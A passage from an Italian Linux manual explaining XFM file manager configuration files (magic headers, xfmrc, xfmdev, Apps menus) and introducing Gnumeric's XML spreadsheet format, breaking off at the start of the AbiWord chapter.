Il file '`~/.xfm/magic`' serve per stabilire un metodo di riconoscimento dei file. La documentazione originale parla di *magic header*, attraverso le quali si definiscono dei nomi utilizzabili all'interno di '`~/.xfm/xfmrc`'. L'esempio del listato 105.1 rappresenta il contenuto normale di questo file.

Listato 105.1. Il contenuto normale del file '`~/.xfm/magic`'.

```
0       mode&0xF000     0x4000                  DIR
>0      lmode&0xF000    0xA000                  LNK
0       mode&0777       ^0111                   EXEC
>0      lmode&0xF000    0xA000                  LNK
0       short           0x1F9D                  COMPRESS
0       short           0x1F8B                  GZIP
0       string          <MakerFile              FRAME
0       string          <MIFFile                FRAME
0       string          <MML                    FRAME
0       long            0x59A66A95              RAS
0       string          P1                      PBM
0       string          P2                      PGM
0       string          P3                      PPM
0       string          P4                      PBM
0       string          P5                      PGM
0       string          P6                      PPM
0       short           0x4D4D                  TIFF
0       short           0x4949                  TIFF
0       string          GIF87a                  GIF
0       string          GIF89a                  GIF
0       long            0xFFD8FFE0              JPG
0       long            0xFFD8FFEE              JPG
0       long            0x01666370              PCF
0       string          STARTFONT\ 2.1          BDF
0       string          From                    MAIL
0       string          #FIG                    FIG
0       string          #XFM                    XFM
0       string          <HTML>                  HTML
0       string          /*\ XPM\ */             XPM
0       regexp          \
^#define[\ \t]+[^\ \t]+_width[\ \t]+[0-9]+      XBM
0       regexp&512      (^|\n)\\.SH\ NAME       MAN
0       regexp&512      \
(^|\n)begin[\ \t]+[0-7][0-7][0-7]               UUENC
0       string          %!                      PS
```

I nomi dell'ultima colonna sono quelli che servono per fare riferimento ai tipi di file. Oltre a questi nomi ne esistono altri, predefiniti, che non devono apparire all'interno di questo file:

- '**unreadable**' quando la lettura del file fallisce;
- '**empty**' file completamente vuoto;
- '**special**' non si tratta di un file normale (*regular file*);
- '**ascii**' si tratta di un file normale e sembra essere di tipo ASCII;
- '**data**' si tratta di un file normale ma non è stato identificato.

Quando si utilizzano questi nomi, sia quelli elencati all'interno del file '`~/.xfm/magic`' che quelli predefiniti, si utilizzano le parentesi angolari per delimitarli.

105.1.5 Configurazione basata sul tipo di file

Il file '`~/.xfm/xfmrc`' serve per stabilire le icone da utilizzare per ogni tipo di file, oltre al risultato delle azioni di spinta (clic doppio) e di rilascio (di un oggetto trascinato).

Il file contiene una serie di record, corrispondenti a righe normali, contenenti campi separati attraverso il simbolo due punti ('`:`'). La sintassi del contenuto dei record è la seguente:

tipo_di_file : *icona* : *azione_di_spinta* : *azione_di_rilascio*

Se c'è la necessità di utilizzare il simbolo '`:`', lo si può proteggere con la barra obliqua inversa, per cui si dovrà scrivere '`\:`'. Nello stesso modo, se si ha la necessità di indicare la barra obliqua inversa, si deve utilizzare la forma '`\\`'.

1. Il primo campo serve a definire il tipo di file. Si può utilizzare un nome di tipo stabilito attraverso le *magic header*, compresi i nomi predefiniti, ricordando di utilizzare le parentesi angolari per delimitarlo. È possibile utilizzare un modello di tre tipi: letterale, con il quale si indica precisamente il nome del file; suffisso, che si ottiene mettendo un asterisco seguito dal suffisso desiderato; prefisso, che si ottiene mettendo un asterisco alla fine di un prefisso. È possibile indicare contemporaneamente sia un nome di tipo che un modello. In tal caso si intende fare riferimento a un file che assolve entrambi i requisiti.

2. Il secondo campo definisce il nome del file dell'icona da utilizzare per quel file. Se non è stato definito diversamente, questi file dovrebbero trovarsi nella directory '`/usr/X11R6/lib/X11/xfm/pixmaps/`' e possono essere indicati in questo campo utilizzando il nome senza il percorso.

3. Il terzo campo contiene una riga di comando da eseguire quando si fa un clic doppio con il primo tasto del mouse sull'icona corrispondente. Il comando viene eseguito utilizzando come directory corrente quella in cui si trova. È disponibile il parametro '**`$1`**' contenente il nome del file.

   Al posto di una riga di comando è possibile indicare un nome di un'azione predefinita. Si tratta di '**`EDIT`**', '**`VIEW`**' e '**`LOAD`**'. La prima avvia il programma predefinito per la modifica dei file di testo, la seconda avvia il programma predefinito per la visualizzazione, la terza carica un file di menù per la finestra delle applicazioni.

4. L'ultimo campo contiene un comando da eseguire quando si scarica un file (o una directory) sull'icona corrispondente. Il parametro '**`$1`**' corrisponde al nome del file, mentre i seguenti servono a rappresentare i nomi dei file e delle directory scaricati. Il parametro '**`$*`**' li rappresenta tutti, da '**`$1`**' in poi.

Uno, o entrambi i campi delle azioni possono essere vuoti. In tal caso si intende che non debba essere compiuta alcuna azione per l'evento corrispondente.

Esempi

L'esempio seguente mostra un file '`~/.xfm/xfmrc`', volutamente molto semplice.

```
# I file di applicazioni vengono caricati nella finestra delle applicazioni.
<XFM>:xfm_sys.xpm:LOAD:

# Immagini.
<PS>:xfm_ps.xpm:exec ghostview $1:
<GIF>:xfm_gif.xpm:exec xloadimage $1:
<JPG>:xfm_data.xpm:exec xloadimage $1:

# Alcuni tipi di archivi.
<ascii>*.tar:xfm_tar.xpm:exec tar xvf $1:exec tar cvf $*
<GZIP>*.tar.gz:xfm_taz.xpm:exec tar xzvf $1:exec tar czvf $*
<GZIP>*.tgz:xfm_taz.xpm:exec tar xzvf $1:exec tar czvf $*
<GZIP>:xfm_z.xpm:exec gunzip $1:

# Definizioni predefinite (devono stare in coda).
<unreadable>:::
<ascii>::EDIT:
<data>:xfm_data.xpm:VIEW:
<empty>::EDIT:
```

Le definizioni che servono a includere i tipi di file non riconoscibili diversamente, devono essere poste alla fine, perché altrimenti non permetterebbero l'utilizzo delle altre definizioni. Vale la pena di analizzare dettagliatamente alcuni record di questo file di esempio.

```
<GIF>:xfm_gif.xpm:exec xloadimage $1:
<JPG>:xfm_data.xpm:exec xloadimage $1:
```

Se si tratta di file riconosciuti come immagini GIF o JPG, in caso di clic doppio, si avvia il programma '**`xloadimage`**' seguito dal nome del file stesso. In pratica, si ottiene la visualizzazione del file. Nessun comando è previsto nel caso si scarichi qualcosa sull'icona di questi tipi di file.

```
<ascii>*.tar:xfm_tar.xpm:exec tar xvf $1:exec tar cvf $*
<GZIP>*.tar.gz:xfm_taz.xpm:exec tar xzvf $1:exec tar czvf $*
<GZIP>*.tgz:xfm_taz.xpm:exec tar xzvf $1:exec tar czvf $*
```

Si tratta dei file di archiviazione più comuni. Nel caso di un clic doppio, si avvia il programma '**`tar`**' in modo da estrarre il contenuto dell'archivio, mentre nel caso di uno scarico si ottiene la sostituzione del contenuto dell'archivio con questi file.

> I comandi indicati nei campi delle azioni da compiere iniziano tutti con '**`exec`**'. Ciò non è strettamente necessario, ma così facendo si ottiene che la shell, utilizzata per avviare il programma, sia subito sostituita dal programma stesso. Questo fa risparmiare memoria, considerato che è perfettamente inutile che la shell resti attiva durante l'esecuzione del programma desiderato.

105.1.6 Configurazione dei punti di innesto

Il file '`~/.xfm/xfmdev`' serve a definire le directory che si vogliono gestire automaticamente come punti di innesto. In pratica, in base alle indicazioni di questo file, XFM è in grado di montare e smontare automaticamente i dischi quando si entra e si esce da una directory utilizzata come punto di innesto.

Il file contiene una serie di record, corrispondenti a righe normali, contenenti campi separati attraverso due punti verticali ('`:`'). La sintassi del contenuto dei record è la seguente:

directory`:`*comando_per_montare* `:`*comando_per_smontare*

Il significato dovrebbe essere abbastanza chiaro così. L'esempio seguente dovrebbe chiarirlo ulteriormente.

Supponendo che il file '`/etc/fstab`' contenga, tra gli altri, i record seguenti,

```
/dev/cdrom         /mnt/cdrom          iso9660 ro,user,noauto    0 0
/dev/fd0           /mnt/dosfloppy      vfat    user,noauto,quiet 0 0
/dev/fd0           /mnt/ext2floppy     ext2    user,noauto       0 0
```

il file '`~/.xfm/xfmdev`' potrebbe essere preparato nel modo seguente:

```
/mnt/cdrom:mount /mnt/cdrom:umount /mnt/cdrom
/mnt/dosfloppy:mount /mnt/dosfloppy:umount /mnt/dosfloppy
/mnt/ext2floppy:mount /mnt/ext2floppy:umount /mnt/ext2floppy
```

105.1.7 Configurazione delle applicazioni

Il file '`~/.xfm/Apps`' e altri eventuali, servono per costruire una sorta di menù di applicazioni a icone, in cui siano stati stabiliti comportamenti diversi a seconda che si utilizzi un clic doppio del mouse, oppure venga scaricato qualcosa. Il contenuto di questi file, una volta selezionati, appare nella finestra delle applicazioni.

Un file di questo tipo inizia con l'indicazione '**`#XFM`**', in modo da poter essere riconosciuto dallo stesso XFM. Contiene una serie di record, corrispondenti a righe normali, contenenti campi separati attraverso il simbolo '**`:`**' (due punti). La sintassi del contenuto dei record è quella seguente:

nome : *directory* : *file* : *icona* : *azione_di_spinta* : *azione_di_rilascio*

1. Il primo campo serve a definire il nome (o la descrizione) del programma o della funzione gestita.
2. Il secondo campo specifica una directory utilizzata a vario titolo.
3. Il terzo campo rappresenta il nome di un file eventuale da passare come argomento ai comandi da eseguire in funzione delle azioni da compiere.
4. Il quarto campo rappresenta il nome di un file contenente un'icona con la quale si desidera rappresentare la funzione da eseguire.
5. Il quinto campo rappresenta un comando da eseguire nel caso in cui venga eseguito un clic doppio con il mouse sull'icona corrispondente. Questo comando riceve come argomento il nome del file indicato nel terzo campo, sempre che sia stato indicato. La directory di lavoro corrisponde a quanto indicato nel secondo campo, oppure, in sua mancanza, alla directory personale dell'utente.
6. Il sesto campo rappresenta un comando da eseguire nel caso in cui vengano scaricati dei file sull'icona corrispondente. Questo comando riceve come argomenti il nome del file indicato nel terzo campo, sempre che sia stato indicato, seguito dai nomi dei file scaricati. La directory di lavoro corrisponde a quella dei file scaricati.

In questo tipo di file, XFM riconosce quattro tipi di azioni predefinite:

- '**`EDIT`**' attiva il programma predefinito per la modifica;
- '**`VIEW`**' attiva il programma predefinito per la visualizzazione;
- '**`OPEN`**' indica che il file di destinazione è una directory e deve essere aperta una nuova finestra di gestione dei file se l'utente esegue un clic doppio sull'icona corrispondente;

- '**`LOAD`**' indica che il file di destinazione è un file di applicazioni e deve essere caricato nella finestra delle applicazioni.

XFM è in grado da solo di generare un nuovo record all'interno del file di menù aperto nella finestra delle applicazioni, quando si trascina e si scarica l'icona di un file o di una directory in una zona libera. Se per esempio si scarica il file '`/home/tizio/lettera.doc`' che veniva rappresentato con l'icona '`xfm_data.xpm`' e per il quale era prevista l'azione '**`EDIT`**' in caso di clic doppio, si ottiene il record seguente:

```
lettera.doc:/home/tizio:lettera.doc:xfm_data.xpm:EDIT:
```

Se invece si trattava della directory '`/home/tizio/prove/`', si dovrebbe ottenere il record seguente:

```
prove:/home/tizio:prove::OPEN:
```

In pratica, la generazione automatica dei record di nuove applicazioni dipende molto da come i file che vengono scaricati sono riconosciuti per mezzo del file '`~/.xfm/xfmrc`'.

Sempre per mezzo di XFM è possibile aggiungere un record nel file corrente delle applicazioni. Si utilizza il terzo tasto del mouse per fare apparire un menù a scomparsa e si seleziona la voce *`Install`*.

Si ottiene una maschera simile a quella della figura 105.2 che permette in pratica di compilare i vari campi del record.

Figura 105.2. La maschera utilizzabile per l'inserimento di una nuova applicazione. Per poter modificare un campo della maschera, occorre che il puntatore del mouse si trovi su di esso.

Anche in corrispondenza delle icone della finestra delle applicazioni è disponibile un menù a scomparsa ottenibile attraverso il terzo tasto del mouse. Le funzioni che appaiono permettono di accedere alla modifica del record del file di applicazioni corrispondente, di cancellare l'applicazione (cioè il record), di copiarla o spostarla in un altro file del genere.

105.1.8 Parametri di dialogo


All'interno del file di configurazione '`~/.xfm/xfmrc`' e in quelli delle applicazioni, nei campi delle azioni, possono essere indicati dei parametri corrispondenti a nomi delimitati dal simbolo di percentuale ('**`%`**'). La sintassi precisa di questi parametri è la seguente:

%*nome_parametro* [- - *valore_predefinito*] %

In pratica, si tratta di indicare qualcosa tra due segni di percentuale. Se appare un trattino doppio, quello che c'è dopo è il valore predefinito di questo parametro.

Per esempio, il record seguente, di un file di applicazioni, permette di avviare il programma '**`xterm`**' con l'indicazione libera delle opzioni.

```
Xterm::::xterm %Inserire le opzioni eventuali-- -geometry =80x30+10+10%:
```

Figura 105.3. La finestra di dialogo che appare quando si avvia un'applicazione per la quale era stato previsto un parametro.

Come già indicato in precedenza, se c'è l'esigenza di utilizzare i due punti verticali ('`:`'), questi si possono proteggere con la barra obliqua inversa.

105.1.9 Finestra di console

Utilizzando un programma del genere per avviare i programmi, si ha l'inconveniente di perdere un'eventuale emissione di dati attraverso lo standard output o lo standard error. Se XFM venisse avviato attraverso una finestra di terminale, questi flussi di dati apparirebbero in quella finestra, ma se ciò non è possibile o non è conveniente, si può ridirigere altrove questo flusso.

Se è disponibile una finestra di console, allora si può avviare XFM nel modo seguente:

```
# xfm >/dev/console 2>&1
```

In generale, si potrebbe ridirigere il flusso direttamente su una console virtuale inutilizzata, come nell'esempio seguente:

```
# xfm >/dev/tty8 2>&1
```

Come si vede dagli esempi, normalmente, per poter compiere una ridirezione del genere, è necessario operare come utente '**`root`**'.

105.1.10 Esempio di configurazione

Attraverso un esempio semplificato, è possibile riassumere l'utilizzo di XFM.

File '`/etc/fstab`'

Si suppone che il file '`/etc/fstab`' contenga le righe seguenti di definizione dei punti di innesto di uso comune.

```
/dev/cdrom        /mnt/cdrom          iso9660 ro,user,noauto    0 0
/dev/fd0          /mnt/dosfloppy      vfat    user,noauto,quiet 0 0
/dev/fd0          /mnt/ext2floppy     ext2    user,noauto       0 0
```

Si tratta di:

1. un CD-ROM montabile nella directory '`/mnt/cdrom/`' da un utente qualunque ('**`user`**') e solo a richiesta ('**`noauto`**');
2. di un dischetto Dos-FAT (con i nomi lunghi) montabile nella directory '`/mnt/dosfloppy/`' da un utente qualunque e solo a richiesta;

3. di un dischetto Ext2 montabile nella directory '`/mnt/ext2floppy/`' da un utente qualunque e solo a richiesta.

I dischetti vanno utilizzati sempre con la stessa unità hardware, ma a seconda del tipo di file system presente vengono montati in posizioni differenti. Questo permette di montarli senza dover specificare altrimenti il tipo.

File '`~/.xfm/xfmdev`'

Il file '`~/.xfm/xfmdev`' necessario ad automatizzare il montaggio e lo smontaggio, in base alla configurazione del file '`/etc/fstab`' visto prima, potrebbe essere fatto nel modo seguente:

```
/mnt/cdrom:mount /mnt/cdrom:umount /mnt/cdrom
/mnt/dosfloppy:mount /mnt/dosfloppy:umount /mnt/dosfloppy
/mnt/ext2floppy:mount /mnt/ext2floppy:umount /mnt/ext2floppy
```

File '`~/.xfm/xfmrc`'

Un file '`~/.xfm/xfmrc`' molto semplice potrebbe essere il seguente:

```
# File di applicazioni.
<XFM>:xfm_sys.xpm:LOAD:

# Immagini.
<PS>:xfm_ps.xpm:exec ghostview $1:
<GIF>:xfm_gif.xpm:exec xloadimage $1:
<TIFF>:xfm_tiff.xpm:exec xv $1:
<FIG>:xfm_fig.xpm:exec xfig $1:
<XBM>:xfm_xbm.xpm:exec bitmap $1:
<XPM>:xfm_xpm.xpm:exec xloadimage $1:
<JPG>:xfm_data.xpm:exec xloadimage $1:

# Archivi.
<ascii>*.tar:xfm_tar.xpm:exec TkZip $1:
<data>*.zip:xfm_zip.xpm:exec TkZip $1:exec zip -r $*

<COMPRESS>*.tar.Z:xfm_taz.xpm:exec TkZip $1:
<COMPRESS>:xfm_z.xpm:exec TkZip $1:

<GZIP>*.tar.gz:xfm_taz.xpm:exec TkZip $1:
<GZIP>*.tgz:xfm_taz.xpm:exec TkZip $1:
<GZIP>:xfm_z.xpm:exec TkZip $1:

# Definizioni predefinite.
<unreadable>:::
<ascii>:xfm_text.xpm:EDIT:
<data>:xfm_data.xpm:EDIT:
<empty>::EDIT:
```

Quasi in tutti si è evitato di specificare un comando corrispondente a un'operazione di rilascio (scarico di file). È importante tenere presente che le definizioni generali vanno messe alla fine, come un modo per catturare i tipi di file che non sono stati presi in considerazione da definizioni più dettagliate. Se non si facesse così, le definizioni generali prenderebbero il sopravvento su tutte le altre.

Nella prima parte viene definito il tipo di file '**`<XFM>`**', cioè quello usato per definire le icone di applicazioni da utilizzare nella finestra apposita. L'azione '**`LOAD`**' in caso di clic doppio, carica questo fine nella finestra delle applicazioni (non potendo esistere più di una finestra di questo tipo, quello che poteva esserci prima viene sostituito).

Il gruppo di record che definisce i formati grafici è piuttosto semplice. Per ogni tipo viene abbinato un comando in grado di visualizzare il file di immagine, in corrispondeza di un'azione di spinta (il solito clic doppio).

La gestione degli archivi, normali o compressi che siano, è più complicata. In questo esempio, si utilizza sempre il programma TkZip in grado di accedere al contenuto di questi file

e di permettere una decisione sul da farsi (visualizzarne semplicemente l'elenco, leggere il contenuto di un file, estrarre parte o tutti i file, ecc.). TkZip non è particolarmente pratico nel suo utilizzo, ma è almeno un esempio di come si potrebbe fare in questi casi. Solitamente, la configurazione predefinita di '`~/.xfm/xfmrc`' associa direttamente l'estrazione del contenuto dell'archivio, ma forse questa non è la scelta migliore.

File '`~/.xfm/Apps`'

Il file '`~/.xfm/Apps`', come primo file di applicazioni, potrebbe essere configurato utilmente per la gestione di un cestino e dei punti di innesto, utili per accedere immediatamente al contenuto di un dischetto senza dover pensare alla directory di innesto.

```
#XFM
Riciclaggio:~:.riciclaggio:recycle.xpm:OPEN:shift; ricicla $*
CD-ROM:/mnt:cdrom:cdrom.xpm:OPEN:
Floppy Dos FAT:/mnt:dosfloppy:disk.xpm:OPEN:
Floppy EXT2:/mnt:ext2floppy:disk.xpm:OPEN:
```

Nell'esempio proposto, il primo record definisce proprio il cestino (Riciclaggio). Questo sistema di eliminazione controllata dei file si rifà a uno script descritto nella sezione 75.2.3 e non al tipo proposto dalle impostazioni predefinite di XFM. Per comprendere il senso di questo record bisogna almeno rivedere come si comporta questo script '**`ricicla`**'. In ogni caso, un'azione di spinta apre semplicemente la directory dalla quale si diramano altre sottodirectory di file cestinati, mentre un'azione di rilascio cestina i file scaricati sull'icona.

I tre record successivi sono solo riferimenti a directory utilizzate per il montaggio di CD-ROM e dischetti. Viene prevista solo l'azione di spinta con la quale si vuole aprire una finestra del gestore di file per accedere al loro contenuto. Il fatto di accedere a tali directory, ne attiva automaticamente la gestione del montaggio e dello smontaggio perché queste posizioni sono state definite preventivamente nel file '`~/.xfm/xfmdev`'.


Parte xxiii

Applicativi comuni per l'automazione ufficio con X

Gnumeric

Gnumeric [1] è un applicativo per la gestione di fogli elettronici, realizzato in modo da essere funzionalmente equivalente a MS-Excel. Attualmente è anche in grado di salvare e caricare file realizzati in formato MS-Excel 95. Si tratta ovviamente di un'applicazione per X, che fa parte in particolare del lavoro generale su Gnome.

L'eseguibile da avviare è '**`gnumeric`**' e il suo aspetto si vede nella figura 106.1.

Figura 106.1. L'aspetto di Gnumeric con un foglio piuttosto complesso.

106.1 Formato del foglio elettronico di Gnumeric

Gnumeric può utilizzare diversi formati per la memorizzazione dei dati. In generale, il formato normale dovrebbe essere quello basato su una descrizione XML delle celle che lo compongono. Si osservi l'esempio seguente, dove si rappresenta un estratto del file che descrive quanto appare nella figura 106.1:

[1] **Gnumeric** GNU GPL

```
<?xml version="1.0"?>
<gmr:Workbook xmlns:gmr="http://www.gnumeric.org/v10.dtd"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://www.gnumeric.org/v8.xsd">
  ...
      <gmr:Cells>
        ...
        <gmr:Cell Col="12" Row="4">=H5-G5+(J5-I5)+(L5-K5)</gmr:Cell>
        <gmr:Cell Col="13" Row="4" ExprID="7">=if(S4=1,M5,M5+N4)</gmr:Cell>
        <gmr:Cell Col="17" Row="4" ExprID="2"/>
        <gmr:Cell Col="18" Row="4" ExprID="3"/>
        <gmr:Cell Col="19" Row="4">=if(S5=1,$T$2,&quot;&quot;)</gmr:Cell>
        ...
        <gmr:Cell Col="13" Row="5" ExprID="7"/>
        ...
        <gmr:Cell Col="13" Row="6" ExprID="7"/>
        ...
      </gmr:Cells>
  ...
</gmr:Workbook>
```

Si può concentrare l'attenzione sulla cella definita come colonna 13 e riga 4. Se si considera che la numerazione parte da zero, si comprende che si tratta della cella N5, secondo la notazione comune. All'interno di questa cella appare l'espressione '**`=if(S4=1,M5,M5+N4)`**'; questa espressione viene ripetuta anche nella cella N6 e N7, incrementando conseguentemente i riferimenti alle righe, in base al fatto che queste celle fanno riferimento sempre al contenuto di N5. In pratica, la cella N5 definisce l'espressione numero 7 ('**`ExprID="7"`**') e le altre celle usano lo stesso riferimento. Pertanto, è come se la cella N7 contenesse l'espressione '**`=if(S6=1,M7,M7+N6)`**', come si vede bene nella figura 106.1.

Riuscendo a comprendere il contenuto di questo file, diventa più facile la soluzione di piccoli problemi che possono incorrere con Gnumeric, utilizzando un programma comune per la modifica di file di testo.

> Il formato standard di Gnumeric ha estensione '`.gnumeric`', ma si tratta normalmente di un file compresso con Gzip. Pertanto, prima di intervenire in un file del genere, occorre decomprimerlo; successivamente, Gnumeric è in grado di aprire il file anche se non è compresso.

106.2 Costanti ed espressioni


Come altri fogli elettronici, Gnumeric è in grado di interpretare i valori costanti inseriti attribuendo loro un significato. Tuttavia, per evitare equivoci, è bene evitare di lasciar fare a Gnumeric, cercando di usare il più possibile delle espressioni precise. In particolare si può osservare che le stringhe costanti, non incluse in un'espressione, sono precedute da un apostrofo, anche se questo non viene inserito dall'utente; pertanto, in tutti gli altri casi si tratta di valori numerici. Per fare un esempio più concreto, se si inserisce '**`11/12/13`**', Gnumeric la considera una data e genera in pratica il valore corrispondente a 11 dicembre 2013; al contrario, se si inserisce '**`12/13/14`**', si ottiene una stringa, riconoscibile per la presenza dell'apostrofo iniziale, che comunque non appare in corrispondenza della cella.

n	Un numero, con eventuale separazione della parte intera da quella decimale, usando la virgola o il punto in base alla localizzazione attiva.
`'`*stringa*	Stringa letterale che viene mostrata poi senza l'apostrofo.
`=`*espressione*	Espressione che può avere un risultato numerico o stringa.

Come si vede dallo specchietto, conviene indicare le stringhe sempre in modo esplicito, con l'apostrofo come prefisso, salvo il caso di un'espressione stringa del tipo '`="`*stringa*`"`', che è ancora più esplicita.

Per quanto riguarda le date e gli orari, conviene usare le funzioni '**`date()`**' e '**`time()`**', in modo da essere certi di avere inserito esattamente ciò che si intende.

> Contrariamente ad altri fogli elettronici comuni, i nomi delle funzioni di Gnumeric rimangono in inglese. La figura 106.2 mostra la maschera che guida all'inserimento della funzione '**`date()`**'.


Figura 106.2. La maschera per la selezione guidata delle funzioni di Gnumeric.

106.3 Riferimenti

- Autori vari, *The Gnumeric manual*

AbiWord

AbiWord [1] è un applicativo per la scrittura a formattazione visuale (WYSIWYG), disponibile anche su piattaforme diverse dai sistemi Unix. Per quanto riguarda questi ultimi, si tratta ovviamente di un'applicazione per X, che utilizza in particolare le librerie GTK, cosa che lo integra esteticamente nell'ambiente di Gnome.

L'eseguibile da avviare è '**`abiword`**' e il suo aspetto si vede nella figura 107.1.

Figura 107.1. L'aspetto di AbiWord.

107.1 Formato del documento di AbiWord

AbiWord può utilizzare diversi formati per la memorizzazione dei dati. In generale, il formato normale, a cui corrisponde l'estensione '`.abw`', è basato su un sistema XML con DTD proprio. L'esempio seguente rappresenta un estratto del file che descrive quanto appare nella figura 107.1:

[1] **AbiWord** GNU GPL

```
<?xml version="1.0"?>
